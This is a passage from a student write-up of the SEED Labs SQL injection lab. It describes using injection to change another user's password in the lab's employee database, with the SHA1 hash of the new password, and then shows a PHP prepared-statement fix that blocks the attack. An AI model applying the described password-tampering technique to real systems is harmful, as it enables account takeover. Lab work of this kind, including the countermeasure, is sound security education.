




Task 3.3: Modify other people's password

Adding insult to injury, we are here changing Bobby's password to 4321. We had to use an online SHA1 hasher so we could use the password we were putting in later. The hashed code for 4321 is D5F12E53A182C062B6BF30C1445153FAFF12269A, which is what we entered using a similar code to earlier except we used "password" instead of "salary."





3.4 Task 4: Countermeasure – Prepared Statement

Here we went into the directory where the unsafe_home.php is stored, and made the necessary changes to it so we could not use an SQL Injection Attack on the website any longer. Below is a picture of the altered .php file, or at least the part of it we altered. Beneath that picture is two pictures demonstrating that with the fixed code, an SQL Injection Attack does not work.

gibs_vm1.3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

```
root@VM: /var/www/SQLInjection
root@VM: /var/www/SQLInjection 66x24

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth,
ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
// If id exists that means user exists and is successfully
authenticated
drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickna
me,$email,$address,$phoneNumber);
}else{
// User authentication failed
echo "</div>";
echo "</nav>";
}
```

70,1 29%

gibs_vm1.3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

SQLi Lab - Mozilla Firefox

SQLi Lab

www.seedlabsqlinjection.com/index.html

SEEDLABS

Employee Profile Login

USERNAME

PASSWORD

Login

